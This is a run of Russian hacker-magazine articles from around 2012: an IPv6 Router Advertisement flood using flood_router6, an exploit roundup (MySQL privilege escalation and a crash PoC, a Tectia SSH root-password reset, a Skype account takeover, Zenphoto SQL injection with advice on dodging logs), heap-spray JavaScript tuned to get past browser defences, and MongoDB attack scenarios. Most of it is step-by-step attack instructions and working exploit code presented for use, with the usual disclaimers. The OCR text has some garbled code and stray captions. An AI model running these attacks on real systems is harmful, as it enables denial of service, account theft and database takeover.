Router Announcements в легальных целях используется для того, чтобы, когда к подсети подключился новый роутер, он мог бы обозначить свое появление другим хостам. Типа: «я такой-то и отвечаю за такую-то подсетку». И все хосты, получив такой пакет, обновляют свои таблички маршрутизации, добавляя новые данные. Кроме этого, RA может быть использована для некой замены DHCP. И когда в ОС установлена возможность автоматического получения IP, при получении RA ОС также будет пытаться получить IP-адрес в новой подсетке.

Ну, я думаю, что, прочитав данную информацию, ты уже догадываешься, в чем суть атаки. Как я уже говорил, большинство ОС по умолчанию имеют включенный IPv6, а также поддерживают автоматическое получение настроек. Таким образом, для атаки нам требуется послать в подсеть много рандомных RA-пакетов, и хосты, получая их, будут обновлять таблицы маршрутизации. Но самое страшное в том, что на обновление их уходит очень много ресурсов и в итоге ОС перестает нормально работать. К примеру, ОС Windows поедает всю память и занимает все процессорное время. Пишут, что аналогичная ситуация есть с FreeBSD и со старыми Linux'ами, а также с сетевыми девайсами Juniper и Cisco! Причем тот же Майкрософт сообщил, что они не будут патчить эту «дырку». Вероятно, это связано с тем, что для закрытия дырки нужно отказаться от поддержки RA или фильтровать их как-то, а тогда получается отклонение от стандартов, что совсем нехорошо. В общем, для атакующего выглядит и звучит все это шикарно.

Теперь практика. И здесь все просто :). Народ из THC разработал набор тулз, нацеленных на IPv6, включающий в себя и RA-флудер (goo.gl/ObIwU). Таким образом, нам всего лишь надо скачать тулзы и выполнить команду (для BackTrack):

```
flood_router6 eth0
```

где eth0 — интерфейс, куда посылать пакеты.


Кстати, перед проведением атаки не забудь защитить и себя — пакеты ведь широковещательные, а потому обрабатываются всеми девайсами в сети. так что давай немного поговорим о защите от RA для Windows. Конечно, самое простое решение — отключить IPv6. Но можно и просто отключить поддержку RA-пакетов следующей командой:

```
netsh interface ipv6 set interface "Local Area ↵
Connection" routerdiscovery=disabled
```

Стоит еще отметить и то, что из-за опасности атак стали появляться различные штуки для защиты от RA flood'а. Например, goo.gl/zOEWa. Но и для них уже придумали пути обхода — в основном за счет манипуляций фрагментацией пакетов.

Вообще, техника реально убийственна — «кладется» все и в считаные секунды. Подробнее можно почитать здесь — goo.gl/fQoQk.

Вот и все. Надеюсь, что было интересно :). Успешных ресерчев и познаний нового!



Пара секунд, и все виндовые хосты в подсети упали :)

Сергей Белов (sergeybelove.ru)
Павел Александрович (ivinside.blogspot.com)

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Месяц эксплойт-бума! 0-day гуляют в паблике, приватные эксплойты становятся более доступными! Сегодня в выпуске: Exploit Market, MySQL 0DAYs, Tectia Server, Skype, Zenphoto.



Обзор эксплойтов

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

1 Exploit Market от Inj3ct0r на сайте 1337day.com

N/A N/A

N/A

BRIEF

Дата релиза: ноябрь 2012
Автор: 1337day.com

В ноябре этого года команда Inj3ct0r на своем проекте 1337day.com выкатила новую фичу — покупку/продажу приватных эксплойтов. Система довольно доступная, цены пока не кусаются — в районе 5–200 долларов.

EXPLOIT

Само появление магазина эксплойтов довольно ожидаемо. 1337day.com и аналоги (например, exploit-db.com) — публичны. Приват обходит эти сайты стороной или появляется на них намного позже, а это ведь самое лакомое! Итак, про саму систему. Теперь у каждого у пользователя есть «голд», который можно или купить (1 gold = 1$), или заработать в этом же магазине, продавая свои эксплойты. При выводе берется нехилая комиссия — 30%, минимальная сумма к выводу — 1000 золотых. На данный момент самый дорогой в магазине — сплоит для известной IDS Snort от юзера Xianur0 — стоит 220 золотых. Одна из самых интересных фишек в нем — HTTP pipelining, который может привести к DoS. Хотя кто знает, что именно автор реализовал в других возможностях сплоита (LF/CRLF bypass, URL Encode, Snort Rules analyzer и так далее)?

2 (Linux) Database Privilege Elevation Zeroday Exploit

CVSSV2 6.0

(AV:N/AC:M/AU:S/C:P/I:P/A:P)

BRIEF

Дата релиза: 2 декабря 2012
Автор: Kingcope
CVE: 2012-5613

Повышение привилегий в MySQL через триггеры.

EXPLOIT

Благодаря хакеру Kingcope этот месяц оказался невероятно богат эксплойтами для MySQL, хотя работоспособность некоторых из них стоит под вопросом. Но начнем с того, что действительно работает и было протестировано уже многими.

Результатом работы эксплойта является добавление пользователя MySQL с админскими правами. Звучит заманчиво?

Итак, что нам нужно для атаки:

1. Уже существующий юзер с file_priv.
2. Возможность создавать файлы в системе от пользователя "mysql".
3. Доступ к созданию триггеров у текущего юзера. Важный момент — триггеры выполняются, когда заданная команда выполняется от нужного юзера. В типичной работе триггеры MySQL вызываются с привилегиями того пользователя, который его создал. Но так как мы можем создать файл с произвольным

содержимым — мы имеем возможность указать произвольного юзера для этого триггера.
4. Использование уже откопанного переполнения стека в одном из других эксплойтов. Это очень важно, нам необходимо любым способом крашнуть сервер, иначе триггер не будет признан сервером без его перезапуска.

Разбор работы эксплойта.
1. Подключаемся к серверу MySQL.
2. Создаем таблицу rootme для триггера.
3. Создаем файл триггера /var/lib/mysql/<databasename>/rootme.TRG.
4. Крашим сервер. После перезапуска наш триггер будет распознан сервером.
5. Добавляем новую запись в таблицу, чтобы наш триггер выполнился.
6. Триггер выдает все права текущему подключенному юзеру в таблице mysql.user.
7. Снова крашим MySQL для загрузки новой конфигурации юзера.
8. Создаем нового юзера с полными правами.
9. Снова крашим сервер для релоада текущей конфигурации.
10. Подключаемся под новым юзером.
11. Новый юзер имеет доступ ко всем базам данных!
12. Дампим значения хешей паролей из таблицы mysql.user, что является знаком успешной работы эксплойта.
13. Наслаждаемся полным доступом ;)

Oracle оспаривает данную уязвимость, заявляя, что все в порядке, и все сами виноваты, раз не следуют инструкциям по установке MySQL. А на ютубе уже можно найти видео, демонстрирующее использование данной баги.

TARGETS
MySQL 5.1–5.5.

SOLUTION
Исправление на данный момент отсутствует



3 MySQL (Linux) Stack based buffer overrun

CVSSV2 6.5



(AV:L/AC:L/AU:N/C:N/I:N/A:C)


BRIEF
Дата релиза: 2 декабря 2012
Автор: Kingcope
CVE: 2012-5611

А вот и еще одна находка от Kingcope — она использовалась в эксплойте выше. Переполнение стека при выдаче прав (при создании) пользователю.

EXPLOIT
Посмотрим на код эксплойта, он не слишком замороченный:

```
use strict;
use DBI();
# Подключение к базе данных
my $dbh = DBI->connect("DBI:mysql:database=test;↵
host=192.168.2.3;", "user", "secret",↵
{'RaiseError' => 1});

$a ="A" x 100000;
my $sth = $dbh->prepare("grant file on $a.* to ↵
'user'\@'%' identified by 'secret';");
$sth->execute();
```



Приватный сплоит для Snort. Multiple HTTP Bypass

```
# Отключение от базы данных
$dbh->disconnect();
```

Замечаем, что в имени базы данных передается строка длиной 100 000 символов, которую не может обработать сервер MySQL. Получаем краш. Взглянем на дамп памяти:

```
mysql@linux-lsd2:/root> gdb -c /var/lib/mysql/core
GNU gdb (GDB) SUSE (7.2-3.3)
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later.
This is free software: you are free to change and redis
tribute it.

There is NO WARRANTY, to the extent permit
ted by law.  Type "show copying" and "show warranty" for
details.

Missing separate debuginfo for the main executable file
Try: zypper install -C "debuginfo(build-id)=↵
768fdbea8f1bf1f7cfb34c7f532f7dd0bdd76803"
[New Thread 8801]
[New Thread 8789]
[New Thread 8793]
[New Thread 8791]
[New Thread 8787]
...
[New Thread 8797]
[New Thread 8798]
[New Thread 8785]
[New Thread 8796]
[New Thread 8783]
Core was generated by '/usr/local/mysql/bin/mysqld↵
--log=/tmp/mysqld.log'.
Program terminated with signal 11, Segmentation fault.
#0  0x41414141 in ?? ()
(gdb)
```

Замечаем наши символы A x 100000(414141...). В данном эксплойте переполнение стека просто крашит сервер, но это может привести и к выполнению произвольных команд.

TARGETS
MySQL 5.1–5.5.

SOLUTION
Официальных заявлений нет, в багтрекерах тикеты активны. Но при тестировании на 5.1.66 эксплойт не отработал.



4 Tectia SSH USERAUTH Change Request Password Reset Vulnerability

CVSSV2 9.3

(AV:N/AC:M/Au:N/C:C/I:C/A:C)

BRIEF

Дата релиза: 5 декабря 2012
Автор: Kingcope
CVE: 2012-5975

Это просто вин. Tectia — это коммерческое решение от OpenSSH. Эксплойт использует уязвимость, которая позволяет удаленно сбросить пароль рута, а после — авторизоваться без пароля.

EXPLOIT

При включенном режиме «old-style» авторизации существует баг, который сбрасывает пароль уже созданному юзеру и, соответственно, позволяет под ним авторизоваться. Если используется «new-style» авторизация, то заюзать багу не представляется возможным. Авторизация в интерактивном режиме, через GSSAPI и по ключу не подвержена данной атаке.

TARGETS

Tectia Server 6.0.4–6.0.20, 6.1.0–6.1.12, 6.2.0–6.2.5 и 6.3.0–6.3.2.

SOLUTION

Доступно обновление с исправлением данной ошибки от производителя.



5 Угон любого аккаунта Skype



N/A 10.0

BRIEF

В этом месяце еще неплохо погремела уязвимость на сайте Skype, позволяющая угнать любой аккаунт, зная только e-mail жертвы.

EXPLOIT

На данный момент уязвимость закрыта, но разберем ее. Бага примечательна тем, что изначально ее позиционировали как фичу :].

Skype проповедует следующую религию: к одному емейлу может быть привязано несколько логинов для входа. Идея не самая лучшая и вообще довольно смутная, но используем ее в своих целях.

1. Регистрируем новый аккаунт, указав e-mail нужного аккаунта.
2. Авторизуемся под логином/паролем, который мы только что указали на шаге 1.
3. Запрашиваем сброс пароля на сайте скайпа.
4. И вот тут самый важный момент. Ссылка для изменения пароля приходит не только на почту, но и в сам клиент скайпа!
5. Переходим по ссылке, которая пришла в скайп, и вбиваем маркер пароля.
6. Выбираем основной логин для данной почты и меняем пароль.
7. Аккаунт угнан!

Те, кто пробовал использовать эту уязвимость, очень часто сталкивались с тем, что к ним не приходил маркер пароля (то есть они кликали на него, а там — пусто). Надо было просто на главной странице (уже в клиенте) скайпа нажимать F5, дойти до инфы про фейсбук, закрыть ее, и там будет маркер :).

Сейчас ошибка исправлена, на шаге 4 маркер в клиент больше не приходит, а приходит только на почту.

SOLUTION

Skype пофиксили багу.

6 Множественные уязвимости в Zenphoto

N/A N/A

N/A

BRIEF

Дата релиза: 3 ноября 2012
Автор: Janek Vind «waraxe»
CVE: N/A

Zenphoto — CMS, предназначенная для мультимедийных сайтов, поддерживает аудио-, видео- и фотоматериалы. Также есть модуль блога, новостей, кастомных страниц и т. п. Уязвимости, найденные в ней, довольно интересны. Если это sql-inj, то это не простая подстановка в POST/GET, а крафт параметров.

EXPLOIT

SQL INJECTION В ФУНКЦИИ GETUSERIP()

```
function getUserIP() {
  if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {
    return sanitize($_SERVER['HTTP_X_FORWARDED_FOR'], 0);
  } else {
    return sanitize($_SERVER['REMOTE_ADDR'], 0);
```

Итак, разберемся. Если установлен заголовок HTTP_X_FORWARDED_FOR (обычно выставляется при использовании прокси-серверов), то он принимается за IP-адрес. А что с функцией sanitize()? Она нам не помеха, ее роли:

1) резать слеши, если magic_quotes_gpc=on;

```
root@debian:~/openssh-5.8p2# ./ssh -lroot 208.4[redacted]5
Password Authentication:
root's password:
Password Authentication:
root's password:
Password Authentication:
root's password:
Enter root@208.4[redacted]5's old password:
Enter root@208.4[redacted]5's new password:
Retype root@208.4[redacted]5's new password:
Last login: Sun Jul 03 2011 13:38:41 -0400 from p5dc[redacted]in.net
[root@tpaqpgtw03 ~]# uname -a;id;
Linux tpaqp[redacted]rp.lan 2.6.9-78.0.22.ELsmp #1 SMP Thu Apr 30 19:14:39 EDT 2009 i686 i686 i386 GNU/Linux
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[root@tpaqpgtw03 ~]# exit
```

PoC для уязвимости в Tectia Server

2) резать нулл-байты;
3) резать HTML-теги.

То есть она предназначена для защиты от XSS. Но на нужные нам кавычки для SQL-injection никак не влияет. Копаем дальше:

```
function failed_access_blocker_adminGate($allow, $page) {
  ...
  $sql = 'INSERT INTO '.prefix('plugin_storage').↵
  ' ("type", "aux","data") VALUES ("failed_access", ↵
  "'.time().'","'.getUserIP().'")';
  query($sql);
  count = db_count('plugin_storage',↵
  'WHERE 'type'="failed_access" AND ↵
  'data'="'.getUserIP().'"');
```

Выполняется запрос в базу данных, где конкатенацией подставляется результат функции getUserIP(). Мы можем провести SQL-inj, используя параметр HTTP_X_FORWARDED_FOR. Скрафтить свой новый параметр в запросе — плевое дело! Для этого мы можем использовать хоть Telnet :). Но все же пойдем цивилизованным путем. Например, при помощи аддона Tamper Data.

1 Открываем админ-панель http://localhost/zenphoto1433/zp-core/admin.php.
2. Запускаем Tamper data (Start Tamper).
3. Пытаемся залогиниться с левыми данными, у нас выскакивает окно Tamper Data.
4. "Tamper with request?" → "Tamper" — внедряемся в запрос.
5. "Add element" → X_FORWARDED_FOR=war"axe — добавляем элемент.
6. Жмем «OK» и уже модифицированный запрос отправляем на сервер.

Как результат, мы увидим пустую страницу (OK 200 response code, content length 0). Но если мы посмотрим "debug.log", то увидим:

```
Backtrace: USER ERROR: MySql Error: ↵
( <em>INSERT INTO '[prefix]plugin_storage' ↵
("type", "aux","data") VALUES ("failed_access", ↵
"1349792737","war"axe")</em> ) failed. MySql returned the
error <em>You have an error in your SQL syntax; check the
manual that corresponds to your MySQL server version for
the right syntax to use near 'axe")'
```

Наша SQL-инъекция :) getUserIP также вызывается в файле zp-core/zp-extensions/search_statistics.php и используется похожим образом:

```
static function handler($search_statistics, $type, ↵
$success, $dynamic, $iteration) {
  ...
  $sql = 'INSERT INTO '.prefix('plugin_storage').↵
  ' ("type", "aux","data") VALUES ↵
  ("search_statistics", "'.getUserIP().'", ↵
  '.db_quote(serialize($store)).')';
  query($sql);
```

И здесь мы можем провести похожую SQL-инъекцию.

СПУФИНГ IP

Используя багу функции getUserIP(), мы можем просто поменять свой IP где-нибудь в логах. Например, в файле zp-core/zp-extensions/security-logger.php, название которого говорит само за себя, присутствует следующий код:

```
security_logger::Logger↵
($success, $user, $name, getUserIP(), 'Back-end', ↵
$auth, $pass);

security_logger::Logger↵
($success, $user, $name, getUserIP(), 'Front-end', ↵
$athority, $pass);

security_logger::Logger↵
(false, $user, $name, getUserIP(), 'Blocked access', ↵
'', $page);

security_logger::Logger↵
(false, $user, $name, getUserIP(), 'Blocked album', ↵
'', $page);

security_logger::Logger↵
(true, $user, $name, getUserIP(), 'user_'.$class, ↵
'zp_admin_auth', $userobj->getUser());

security_logger::Logger↵
(false, $user, $name, getUserIP(), 'XSRF access ↵
blocked', '', $token);

security_logger::Logger↵
($allow, $user, $name, getUserIP(), $action, ↵
'zp_admin_auth', basename($log));

security_logger::Logger↵
($success, $user, $name, getUserIP(), ↵
'setup_'.$action, 'zp_admin_auth', $txt);
```

ПОДМЕНИВ IP НА КАКОЙ-НИБУДЬ ВАЛИДНЫЙ (С ТОЧКИ ЗРЕНИЯ ФОРМАТА) АДРЕС, МЫ НЕ СПАЛИМСЯ В СИСТЕМНЫХ ЛОГАХ CMS (НЕ ЗАБУДЬ, ЧТО ЕСТЬ ЕЩЕ ЛОГИ ВЕБ-СЕРВЕРА)

Подменяя IP на какой-нибудь валидный (естественнно, только с точки зрения формата) адрес, мы не спалимся в системных логах CMS (но не забываем, что есть еще логи веб-сервера, а может, и еще что-нибудь).

Кстати, говоря об этой уязвимости, нельзя не вспомнить о взломе ресурса stackoverflow.com, где спуфинг IP привел к полному доступу к сайту. Дело в том, что админка сайта была доступна только с адреса 127.0.0.1 (localhost). И это было единственным условием для того, чтобы админка стала доступна. На stackoverflow.com проверялся REMOTE_ADDR, но конфигурация фронтенда при проксировании запроса на бэкенд была неправильной и работала схожим с функцией getUserIP() образом. В итоге человек случайно зашел на сайт с HTTP_X_FORWARDED_FOR = 127.0.0.1 (он использовал SSH-туннель, а после коннектился к локальному прокси-серверу, доступ к которому был только с локалхоста и HTTP_X_FORWARDED_FOR получался как раз 127.0.0.1) и попал в админку :).

Здесь я перечислил не все найденные баги от waraxe, советую в том числе для образовательных целей прочесть весь его ресерч, он доступен по ссылке bit.ly/SqSMPI.

Алексей Синцов (defconrussia@gmail.com)



КОЛОНКА АЛЕКСЕЯ СИНЦОВА

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

HEAP SPRAY: BACK TO THE CLASSIC

БЫСТРЫЙ JS HEAP SPRAY

Тема Heap Spray хоть и не нова, но каждый раз актуальна. Ведь именно эта техника используется для атак use-after-free или BoF в куче, ну и конечно, это самый простой способ передачи боевой нагрузки для client-side эксплойтов. Так почему же вендоры не прикроют лавочку? Какие у них идеи и что есть на практике?

В прошлый раз я рассказывал про использование Canvas для организации Heap Spray. В этот раз я вернусь к JS-версии и рассмотрю механизмы защиты от данной техники.

HEAP SPRAY

В качестве примеров я буду использовать код хакера Parvez из блога bit.ly/Mug56z. Для начала давай рассмотрим классический код Heap Spray, который Parvez использовал для ванильных сплоитов:

```
<script language="JavaScript">
 var calc, chunk_size, headersize, nopsled, nopsled_len;
 var heap_chunks, i;
  calc = unescape("%ucccc%ucccc");
  chunk_size = 0x40000;
  headersize = 0x24;
  nopsled = unescape("%u0c0c%u0c0c");
  nopsled_len = chunk_size - (headersize + calc.length);
  while (nopsled.length < nopsled_len)
     nopsled += nopsled;
  nopsled = nopsled.substring(0, nopsled_len);
  heap_chunks = new Array();
  for (i = 0 ; i < 1000 ; i++)
     heap_chunks[i] = nopsled + calc;
</script>
```

Собственно переменная calc — это переменная для шелл-кода, chunk_size — размер выделяемой памяти для одного «блока», headersize — размер заголовка страницы, nopsled — заполняемая часть памяти между началом и шелл-кодом. С некой вероятностью именно в эту часть и попадал указатель для перехвата управления после триггера уязвимости. Ну и последняя часть — массив heap_chunks в цикле собирался как nopsled + calc, при этом nopsled был в предыдущем цикле растянут до размера chunk_size — headersize — calc.length, то есть почти на всю страницу. Этот пример успешно работал в IE6/7, но в IE8 его пришлось немного модифицировать, так как теперь аллокация происходила только при вызове substring, а не при присвоении элементу массива конкатенации двух строк. То есть весь фикс состоял в замене цикла на:

```
code=nopsled + calc;

for (i = 0 ; i < 1000 ; i++)
   heap_chunks[i] = code.sunstrong(0, code.length);
```


Тем не менее, в IE9 это уже не работало. И дело тут в новых защитных механизмах от Heap Spray. Кстати, в FF этот Heap Spray тоже не будет работать по тем же причинам. Поэтому рассмотрим, какие защиты существуют в теории и на практике.

HEAP SPRAY PRE-ALLOCATION

Эта техника используется в EMET, и, по сути, данный механизм предотвращает выделение блоков по известным заранее адресам. Как это работает? Очень просто: EMET сам выделяет память по популярным адресам, до того как это сделает Heap Spray. В итоге защитный инструмент успевает занять популярные места раньше, чем это сможет сделать JS-код. Минусы данного метода очевидны — есть еще куча «непопулярных» адресов, о которых EMET не знает.

NOZZLE

Другая защита — Nozzle фактически определяет, что содержимое JS-строк может быть интерпретировано как последовательность ассемблерных инструкций. Кроме того, важно понимать, что детектирование производится не разово, а для группы блоков и удачное детектирование происходит, только когда количество блоков с обнаруженным подозрительным содержимым превышает некий порог. Данный метод хорош, но он дорогостоящий с точки зрения нагрузки, а кроме того, если у нас шелл-код закодирован, то асм-инструкции располагаются только в начале (декодер шелл-кода) и возможны пропуски. В этом случае не исключены ситуации false-positive. Подробнее об исследовании — bit.ly/TJtmzl.



Результат спрея с конкатенацией в цикле

BUBBLE

Другая техника защиты основана на той идее, что при Heap Spray происходит выделение памяти под одинаковые данные. Шелл-код и nop_sled один и тот же во всех блоках. Поэтому предлагается ввести проверку определенных сегментов (байтов) с блока перед выделением, сравнивая с предыдущим. И при совпадении для определенного числа блоков (опять порог угрозы) механизм блокирует действие. Данный метод опять же хорош, но также влияет на производительность. Согласно исследованию, оверхед будет ~5%. Как по памяти, так и по времени. Подробнее об этой технике в том же исследовании: bit.ly/SA4h9b.

СУРОВАЯ ПРАКТИКА

Понятно, что разработчики браузеров не очень хотят внедрять «тормозящие» проверки, учитывая, что с некоторой вероятностью они будут «сломаны», а потому бесполезны. Так, Heap Spray Pre-Allocation есть только в EMET. По слухам, то ли Nozzle, то ли Bubble как раз имеется в браузерах Firefox и IE9. Взяв наш пример (с substring-модификацией), ты можешь убедиться сам, что он не работает.

При этом разработчики браузеров «подстраховались» с точки зрения организации излишней нагрузки. Так, corelanc0d3r в своем блоге описал, что механизм «быстренько» проверяет только первые байты, и если там будет различие для небольшого числа блоков, то все OK. То есть нам достаточно изменять каждый байт в каждом новом блоке, и защита распадется на кусочки. Чтобы заставить работать данный пример в IE9/FF, достаточно пропатчить его:

```
code=nopsled + calc;

for (i = 0 ; i < 10000 ; i++)
{
  codewithnum = padnum(i,4) + code;
  heap_chunks[i] =codewithnum.substring(0, ↵
  codewithnum.length);
}
```

Тут padnum — это функция, которая возвращает число i в виде четырехразрядной строки. То есть padnum(1,4) = “0001”. Банальный четырехразрядный счетчик. Этой модификации достаточно, чтобы обмануть псевдо-Bubble в FF и IE9. Собственно, эта информация была как у corelan’a, так и на блоге greahathacker. Но мои эксперименты показали, что эти действия избыточны. Тут нет никакого Bubble/Nozzle вообще. Истинная причина, почему эти методы работали, не в том, что там рандом или неассемблерные инструкции, а в банальной конкатенации в цикле. То есть работает и так:

```
code=nopsled + calc;

for (i = 0 ; i < 10000 ; i++)
{
    codewithnum = "]["+ code;
    heap_chunks[i] =codewithnum.substring(0, ↵
    codewithnum.length);
}
```

Получается, мы вернулись практически к тому, с чего все началось. Если есть конкатенация строк в цикле, то substring выделяет память без проблем. Никаких сложных алгоритмов или иных хитростей.

ВЫВОДЫ


Очевидно, что методики защиты от Heap Spray достаточно трудоемки и сложны. Особенно учитывая, что это не конкретная атака, а целый класс техник, которые приводят к определенному результату (например, спрей через swf или HTML5). Главное преимущество приведенной техники JS — скорость. Спрей проходит в течение одной секунды. Но недостаток у данного метода также есть — невозможно генерировать маленькие блоки произвольного размера. Это приводит к тому, что данная техника, которая рассмотрена тут, не годится для эксплуатации use-after-free уязвимостей, где размер имеет значение. До скорых встреч! ⌶

Михаил «cyber-punk» Фирстов, Positive Technologies (https://twitter.com/cyberpunkych, mfirstov@ptsecurity.ru)

Удар по MongoDB

СЦЕНАРИИ АТАКИ НА NOSQL БАЗУ ДАННЫХ

Доклад ZeroNights 2012



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Сейчас все чаще и чаще программисты используют NoSQL базы данных для различных приложений. Методы атак на NoSQL еще мало изучены и не так распространены, как обычные SQL-инъекции. В данной статье будут рассмотрены возможные варианты атаки на веб-приложение через уязвимости, связанные с использованием MongoDB.

АЗБУКА MONGODB

Прежде чем говорить об уязвимостях в MongoDB, не могу не рассказать, что вообще представляет собой эта база данных. Ее название сейчас особенно на слуху: если посмотреть материалы об устройстве бешено популярных веб-проектов, то почти в каждом будет упоминание NoSQL баз данных, и чаще всего в этом контексте звучит именно MongoDB. Более того, именно Монгу Microsoft предлагает использовать в ее облачной платформе Azure в качестве нереляционной базы данных — чем не доказательство, что скоро этой БД найдется применение еще и в серьезном корпоративном софте?

Если кратко, то MongoDB — это чрезвычайно производительная (за что, собственно, ее и любят), расширяемая (легко разносится на несколько серверов, если есть необходимость), открытая (что позволяет крупным компаниям подстраивать ее под себя) база данных, которая относится к категории NoSQL. Последнее означает, что в ней нет поддержки привычных SQL-запросов, однако она поддерживает свой собственный язык запросов. Если уточнять далее, то для хранения данных MongoDB использует документо-ориентированный формат (на базе JSON), при этом не требует описания таблиц.

Любой, кто скачает дистрибутив Монги, увидит два исполняемых файла: Mongo и mongod. Mongod — это непосредственно сервер базы данных, который хранит данные и обслуживает запросы, а Mongo — это официальный клиент, написанный на C++ и JS (V8).

СТАВИМ, СМОТРИМ, ИССЛЕДУЕМ

Не буду останавливаться на банальностях вроде установки БД — разработчики делают все, чтобы все было легко поднять, даже не обращаясь к мануалам. Перейдем сразу к тому, что показалось мне действительно интересным. Первая составляющая, которая меня заинтересовала, — это REST-интерфейс. Он представляет собой веб-интерфейс, который запускается по умолчанию на порту 28017 и позволяет администратору управлять своими базами данных удаленно через браузер. Немного поработав с этим функционалом СУБД, я нашел сразу несколько уязвимостей — две хранимые XSS, недокументированное исполнение SSJS (Server Side Java Script) кода и множественные CSRF. Это меня дико позабавило, и я решил не останавливаться на достигнутом :). Как выглядит этот самый REST-интерфейс, ты можешь увидеть на рис. 1.

Расскажу немного подробней о найденных уязвимостях. Две хранимые XSS присутствуют в полях Clients и Log. Это значит, что если провести любой запрос к БД, в котором у нас есть HTML-код, то он запишется в исходный код страницы REST-интерфейса и исполнится в браузере того, кто туда зайдет. На основе этих уязвимостей можно провести атаку по следующей схеме (рис. 2):

1. Посылаем запрос с тегом SCRIPT и адресом нашего JS-скрипта.
2. Администратор открывает браузером веб-интерфейс, и наш JS-код исполняется в его браузере.
3. Через JSONP скрипт запрашивает с нашего удаленного сервера команды на исполнение.
4. Получив команду, он исполняет ее, используя недокументированное исполнение SSJS-кода.
5. Результат исполнения отсылается на наш удаленный хост, на котором он записывается в лог.

Что же касается недокументированного исполнения SSJS-кода, я набросал для тебя небольшой концепт, который можно расширить по своему усмотрению:

```
http://vuln-host:28017/admin/$cmd/?filter_eval=↵
function(){ return db.version() }&limit=1
```

В этом примере (рис. 3) $cmd — это недокументированная функция, но мы-то теперь знаем... :)

ИГРАЕМ С ДРАЙВЕРОМ

